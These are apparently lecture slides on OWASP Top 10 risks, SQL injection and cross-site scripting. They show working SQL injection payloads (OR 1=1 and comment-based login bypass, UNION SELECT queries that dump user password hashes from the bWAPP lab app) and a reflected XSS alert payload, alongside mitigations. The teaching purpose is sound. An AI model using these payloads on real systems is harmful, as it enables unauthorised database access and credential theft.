

# OWASP, SQL Injection and XSS

Web Development and Security (ZEIT3119)

Week 11

Dr. Reza Rafeh

# Revision

- **What are the three different techniques in Session Fixation to trap the session ID of the Victim?**
- Answer:
- URL – most common
- Using Session ID in a hidden form – less practical
- Using Session ID in a cookie – Most popular

# Revision

- What are the basic differences between Session hijacking and Session Fixation?

Session Fixation	Session Hijacking
Attacker attacks the user's browser before he logs in to the target server.	Attacker attacks the user's browser after he logs in to the target server.
Attacker gains one-time, temporary or long-term access to the user's session(s).	Attacker usually gains one-time access to the user's session and <u>has to repeat the attack</u> in order to gain access to another one.
Can require the attacker to maintain the trap session until the user logs into it.	Requires no session maintenance.

# Revision

- **What is a Cookie?**
- Answer: A text file with small amount of Data:
- Username and Password
- Time of visiting a site
- Items added in the cart
- How long the user navigates the site
- **What is included in Set-Cookie?**

```
setcookie(name, value, expire, path, domain, secure);
```

# Outline


- **Web Insecurity**
- **Open Web Application Security Project**
- **SQL Injection**
  - Introduction
  - Recent Attacks
  - How SQL Injection Works
  - Mitigation Techniques
  - SQL Injection Tools
- **XSS – Cross site scripting**
  - Introduction
  - XSS Examples
  - How XSS Works
  - Types of XSS
  - Reflected XSS
  - Stored XSS
  - DOM XSS

# Web Insecurity

- The “Not Secure” warning means there is a lack of security for the connection to that page.
- It’s alerting you that information sent and received with that page is unprotected and it could potentially be stolen, read or modified by attackers, hackers and entities with access to internet infrastructure (like Internet Service Providers (ISPs) and governments).
- The “Not Secure” warning does not mean that your computer or the site you are visiting is affected by malware. It only serves to alert you that you do not have a secure connection with that page.

# Web Insecurity

- HTTP → Not Secure
- HTTPS → Secure
  - Encryption
  - Authentication
  - TLS/SSL Certificate
- All Web browsers have a user interface that warns the user before they access a web site



# Open Web Application Security Project (OWASP)

- A non-profit organization dedicated to web-application security.
- Focuses security risks relating to Web Application.
- Identify the top 10 Web Application vulnerabilities
  - Session Fixation
  - SQL Injection
  - Cross-Site Scripting (XSS)
  - Broken Authentication
  - Broken Access control
  - Sensitive Data exposure
  - Insecure Deserialization
  - Insufficient logging and monitoring
  - Using components with known vulnerabilities
  - XML External Entities



# Open Web Application Security Project (OWASP)

- **Session Fixation:**

- It is an attack that helps to hijack a valid user session

- **SQL Injection:**

- It is an attack that can execute a malicious SQL statement.
- These statements controls the database server behind a web application and can retrieve the entire content of SQL database.
- One of the oldest and dangerous web application vulnerabilities

- **Cross Site scripting (XSS):**

- Injects a malicious code (javascript) into a victim's browser
- Code is only run within the user's browser

- **Broken Authentication:**

- Refers to vulnerabilities that allow the hackers to bypass the login security and gain access to all the privileges owned by the hacked user

# Open Web Application Security Project (OWASP)

- **Broken Access Control:**

- It occurs when the application fails to properly validate authorization after the user is authenticated

- **Sensitive Data Exposure:**

- Exposing of personal or sensitive data.
- It occurs when database is not secured properly (weak encryption, software flaws or mistakenly upload data to incorrect database)


- **Insecure Deserialization:**

- Insecure deserialization can happen whenever an application treats data being deserialized as trusted.
- If a user is able to modify the newly reconstructed data, they can perform all kinds of malicious activities such as code injections, denial of service attacks or simply changing the data to give themselves some advantage within the application like lowering the price of an object or elevating their privileges.

# Open Web Application Security Project (OWASP)

- **Insufficient logging and monitoring:**
- Activities and system are not monitored
- Log monitoring helps to identify the exceptions and flaws.
- **Using components with known vulnerabilities:**
- Reusing the open source might have a risk of vulnerabilities
- **XML External Entities**
- A web security vulnerability that allows an attacker to interfere with an application's processing of XML data.
- It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

# OWASP Vulnerabilities



# SQL Injection



- One of the most common and popular hacking technique. Why?
- Easy to learn
- Easy to execute
- Database contains a lot of critical data for applications

# SQL Injection

- It allows hackers to access information from database that is not publicly accessible
- A SQL injection attack takes advantage of a vulnerability in a web application that allows hackers to modify the queries that are being executed on the underlying database.
- Improperly coded forms will allow a hacker to use them as an entry point to your database
- The attacker would send a specially crafted SQL statement that is designed to cause some malicious action.
- All databases can be a target of SQL injection, and all are vulnerable to this technique.
- The vulnerability is in the application layer outside of the database, and the moment that the application has a connection into the database it gets exploited

# SQL Injection

- Web applications often access a database by
  1. Connecting to the database;
  2. Sending SQL statements and data to the database;
  3. Fetching the result and display data from the database;
  4. Closing the connection
- SQL Injection can harm the database in various ways:
  - change the database content;
    - deleting the table
    - modifying the table
  - retrieve sensitive data in the database like credit card or passwords
  - causing the system to deny service (DoS) to the application
  - Attackers can get administrative rights over the application

# Recent Attacks

- In 2020, threat actors [stole emails and password hashes](#) for 8.3 million Freepik and Flaticon users in an SQL injection attack on the Flaticon website. Since the data breach, Freepik has been using bcrypt to hash all their user passwords and performing a full audit of internal and external security systems under external security experts.
- In 2015, [TalkTalk was hacked](#), and personal details belonging to over 150,000 people were exposed. TalkTalk was found in [breach of data protection laws](#) and was fined a record £400,000 for its security failings that left it exposed to a SQL injection attack.
- On August 17, 2009, the [United States Justice Department](#) charged an American citizen Albert Gonzalez and two Russians with the theft of 130 million credit card numbers using an SQL injection attack.
- In 2008 a sweep of attacks began exploiting the SQL injection vulnerabilities of [Microsoft's IIS web server](#) and SQL database server. Over 500,000 sites were exploited.
- Web applications receives [an average of four web attacks a month](#) relating to SQL injections. Organizations should implement basic mitigation measures against SQL injections.



# SQL Injection

- SQL commands can typically be injected through an HTML form that requests input from a user.
- In this scenario, instead of filling in a regular username, email, or password, an attacker will choose to input a malicious SQL statement that will be run on the database.
- Three different techniques can be used for SQL Injections
  - In-band SQL Injection (Most commonly used)
    - An attacker is able to use same communication channel to launch the attack and gather the information
  - Blind SQL Injection (Content based)
    - It takes longer to exploit
    - Attacker is not able to see the result, this is the reason it is called as blind
    - Attacker reconstruct the database by sending SQL queries to database
  - Out Of Band SQL Injection (Not Common)
    - Attacker does not use the same channel to launch the attack and gather the information

# SQL Injection Attack - Example

## Actual SQL statement

*Select \* FROM Products*

*Where category = 'Gifts' AND released = 1*

*The SQL statement will ask the database to return*

- All details (\*) from the table Product
- Where the category is Gifts and are released

The attacker is going to reconstruct the SQL statement with a malicious code as the application does not implement any defences against SQL injection attacks

## SQL statement becomes:

*Select \* From Products*

*Where category = 'Gifts' OR 1=1--' and released = 1*

*The modified query will return all the items where wither the category is gifts or 1=1. 1=1 is always true so it will return all the items. -- indicates comments, anything written after -- will be treated as comment*

# SQL Injection Attack - Example

Actual SQL statement

```
SELECT * FROM users
```

```
WHERE username = 'wiener' AND password = 'bluecheese'
```

If the query return the details of the user then login is successful otherwise it is rejected



Attacker modifies the SQL statement

```
SELECT * FROM users
```

```
WHERE username = 'administrator'--' AND password = ''
```


The attacker can login as an administrator by bypassing the password as -- reflects comment

# How SQL Injection works



1. Web server sends form to user
2. Attacker submits form with SQL exploit data
3. Application builds string with exploit data
4. Application sends SQL query to database
5. Database executes the query (including exploit data)
6. Database sends back the result to application
7. Application returns data to users

# How SQL Injection works




# Example

## Process

- There is a login form
- On the server side we have the following code
- ```
$statement = "SELECT * FROM users WHERE username = '$user' AND password = '$password'";
```
- Attacker will insert a malicious input like
- ```
$statement = "SELECT * FROM users WHERE username = admin' 'OR 1=1-- AND password = 'whatever'";
```
- Statement `1 = 1` is always true that will result in accepting the input
- “--” (double hypens) instructs SQL parser that the rest of the line is comment and should not be executed

## Result:

- Query is executed and SQL injection removes the password verification, resulting in authentication bypass



# bWAPP



- bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
- It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
- bWAPP prepares one to conduct successful penetration testing and ethical hacking projects.
- It has over 100 web vulnerabilities! It covers all major known web bugs, including all risks from the OWASP Top 10 project.
- bWAPP is a PHP application that uses a MySQL database. It can be hosted on Linux/Windows with Apache/IIS and MySQL. It can also be installed with WAMP or XAMPP.

# SQL Injection in bWAPP

← → ↻ ⓘ localhost/bwapp/sqli\_1.php?title=iron&action=search

# bWAPP



an extremely buggy web app !

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#)

## / SQL Injection (GET/Search) /

Search for a movie:

SELECT \* FROM movies WHERE title LIKE '%iron%'

Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>





# SQL Injection in bWAPP

localhost/bwapp/sqli\_1.php?title=%27--+&action=search



an extremely buggy web app !

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#)

## / SQL Injection (GET/Search) /

Search for a movie:

SELECT \* FROM movies WHERE title LIKE '%'- -%'

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>

Inject SQL to get all data

# SQL Injection in bWAPP

## / SQL Injection (GET/Search) /

Search for a movie:

SELECT \* FROM movies WHERE title LIKE '%iron' union select 1,2,3,4,5,6,7-- -%'


Title	Release	Character	Genre	IMDb
2	3	5	4	Link

Only 4 columns can be used to retrieve data

# SQL Injection in bWAPP

## / SQL Injection (GET/Search) /

Search for a movie:




SELECT \* FROM movies WHERE title LIKE '%iron' union select 1,user(), 2,3,4,5,6-- -%'

Title	Release	Character	Genre	IMDb
root@localhost	2	4	3	Link

# SQL Injection in bWAPP

## / SQL Injection (GET/Search) /

Search for a movie:



SELECT \* FROM movies WHERE title LIKE '%iron' union select 1,user(), 2,3,4,5,6-- -%'

Title	Release	Character	Genre	IMDb
root@localhost	2	4	3	Link

# SQL Injection in bWAPP

## / SQL Injection (GET/Search) /

Search for a movie:

```
SELECT * FROM movies WHERE title LIKE '%iron' union select 1,USER(), DATABASE(), (select group_concat(login,":",PASSWORD,"\\n") FROM users), 5, 6, 7-- -%'
```

Get user's credentials

Title	Release	Character	Genre	IMDb
root@localhost	bwapp	5	A.I.M.:6885858486f31043e5839c735d99457f045affd0 ,bee:6885858486f31043e5839c735d99457f045affd0 ,A.I.M.:6885858486f31043e5839c735d99457f045affd0 ,bee:6885858486f31043e5839c735d99457f045affd0 ,A.I.M.:6885858486f31043e5839c735d99457f045affd0 ,bee:6885858486f31043e5839c735d99457f045affd0 ,A.I.M.:6885858486f31043e5839c735d99457f045affd0 ,bee:6885858486f31043e5839c735d99457f045affd0	Link

# Defence Against SQL Injection

- Do the following tools provide protection against SQL?
- Firewalls
  - Provides little or no defence against SQL Injection
- Antivirus programs
  - They are ineffective to block SQL Injection attacks

# Mitigation techniques

## ➤ **Data Sanitization**

- Websites must filter all user inputs (email addresses should be filtered to allow only characters)
- Logic to allow only numbers / letters in username and password.

## ➤ **Web Application Firewall**

- Most popular
- Free web application firewall is “Modsecurity”
- It helps to set the rules to filter dangerous web sites

# Mitigation techniques

- **Limiting Database privilege rights**
- User accounts should have minimum levels of privilege
- For example code behind the login page should query the database using an account limited only to the credentials table
  
- **Avoid Constructing SQL queries with user input**
- Using SQL variable binding with prepared statements or stored procedures is much safer than constructing full queries.

```
$stmt = $conn->prepare(".....")
```



# SQL Injection Tools

- **BBQSQL** – A blind SQL injection Exploitation tool
- **SQLmap** – Automatic SQL injection and Database Takeover tool
- **jSQL Injection** – Java Tool for automatic SQL Database Injection
- **Whitewidow** – SQL vulnerability scanner
- **DSSS** – Damn small SQLi Scanner

# Cross-Site Scripting (XSS)




- One of the most common and dangerous type of Injection
- Uses client-side application (mostly)
- Malicious script injected on trusted or weak web servers
- Hackers send malicious code through web application
- XSS differs from [SQL injections](#), it does not directly target the application itself. Instead, the users of the web application are the ones at risk.
- XSS is usually inserted through a website using hyperlink or web form
- The malicious code can be inserted in HTML, VB script, JavaScript and flash

# Recent XSS Attacks

- Nearly three quarters of large companies in Europe and North America were hit by online cyber attacks in 2019 with cross-site scripting used in 40 percent of incidents, according to [PreciseSecurity](#)'s research.
- In 2019, [a cybersecurity firm discovered a large vulnerability in the popular online game Fortnite](#). The vulnerability could allow hackers to utilize an XSS attack against the game's SSO implementation. If successful, such an attack could give hackers access to the login credentials of a single player's Facebook, Xbox, Playstation, Nintendo, and Google accounts.
- In 2018, British Airways faced a data breach. The breach affected 380,000 booking transactions. In this attack, the JavaScript file was modified to record customer data and send it to the attackers' server ("baways.com" to avoid suspicion) when the user submits the form.
- In 2010, the Apache Foundation was compromised via a reflected XSS attack within its issue-tracking application. An attacker posted a link to a URL that exploited the XSS flaw to capture the session token of the logged-in user. When an administrator clicked the link, his session was compromised, and the attacker gained administrative access to the application. The attacker then modified a project's settings to change the upload folder for the project to an executable directory within the application's web root. He uploaded a Trojan login form to this folder and was able to capture the usernames and passwords of privileged users.


# How XSS Works



# A Simple XSS Attack

- XSS attack occurs on a vulnerable website that accepts user input via GET parameter
- Let's take an example of the following URL

```
http://localhost/lecture6/validatingforms.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E
```



- The injected script will produce a JavaScript dialog pop-up alert stating “Your website is hacked!”
- Attackers can use this process to send the user to a site they control

# XSS in bWAPP

← → ↻ ⓘ localhost/bwapp/xss\_get.php?firstname=Reza&lastname=Rafeh&form=submit

# bwAPP

an extremely buggy web app !

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#)

## / XSS - Reflected (GET) /

Enter your first and last name:
